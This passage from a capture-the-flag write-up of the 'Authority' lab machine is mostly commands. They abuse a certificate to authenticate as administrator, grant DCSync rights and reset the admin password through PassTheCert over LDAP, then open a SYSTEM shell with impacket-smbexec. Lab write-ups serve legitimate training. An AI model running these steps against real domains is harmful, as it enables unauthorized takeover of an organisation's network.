        -upn 'administrator@authority.htb' \
        -debug
```



- let's get system boiiss!

```
certipy-ad auth \
        -pfx 'administrator.pfx' \
        -username 'administrator' \
        -domain 'authority.htb' \
```


```
        -dc-ip 10.129.12.250 \
        -debug
```

https://posts.specterops.io/certificates-and-pwnage-and-patches-oh-my-8ae0f4304c1d

> If you run into a situation where you can enroll in a vulnerable certificate template but the resulting certificate fails for Kerberos authentication, you can try authenticating to LDAP via SChannel using something like PassTheCert. You will only have LDAP access, but this should be enough if you have a certificate stating you're a domain admin.

Google my old friend ... here we go again

https://github.com/AlmondOffSec/PassTheCert




```
certipy-ad cert -pfx administrator.pfx -nokey -out user.crt
```


```
certipy-ad cert -pfx administrator.pfx -nocert -out user.key
```

0kay , let's use our admin access via ldap to give dcsync rights to svc_ldap

```
# download this script
https://raw.githubusercontent.com/AlmondOffSec/PassTheCert/main/Pyth
on/passthecert.py
```

```
 python3 passthecert.py \
         -action modify_user \
```

```
            -crt user.crt \
            -key user.key \
            -domain authority.htb \
            -dc-ip 10.129.12.250 \
            -target svc_ldap \
            -elevate
```




I know this is pretty much telling I'm a wanna be hacker... but
I couldn't use secrets dump afterwards and reg.exe save did not really work...

so I did

I've changed the administrator password... sorry mon .. sorry dad I'm a failure.


```
  python3 passthecert.py \
          -action modify_user \
          -crt user.crt \
          -key user.key \
          -domain authority.htb \
          -dc-ip 10.129.12.250 \
          -target administrator \
          -new-pass
```

```
DxV5FHG8boKotJjKpqY69hn8OmJkWs5g
```



And that's how we got system ^^

```
impacket-smbexec  \

'authority.htb/Administrator:DxV5FHG8boKotJjKpqY69hn8OmJkWs5g@10.129
.12.250'
```



That's all folks! happy hacking ❤️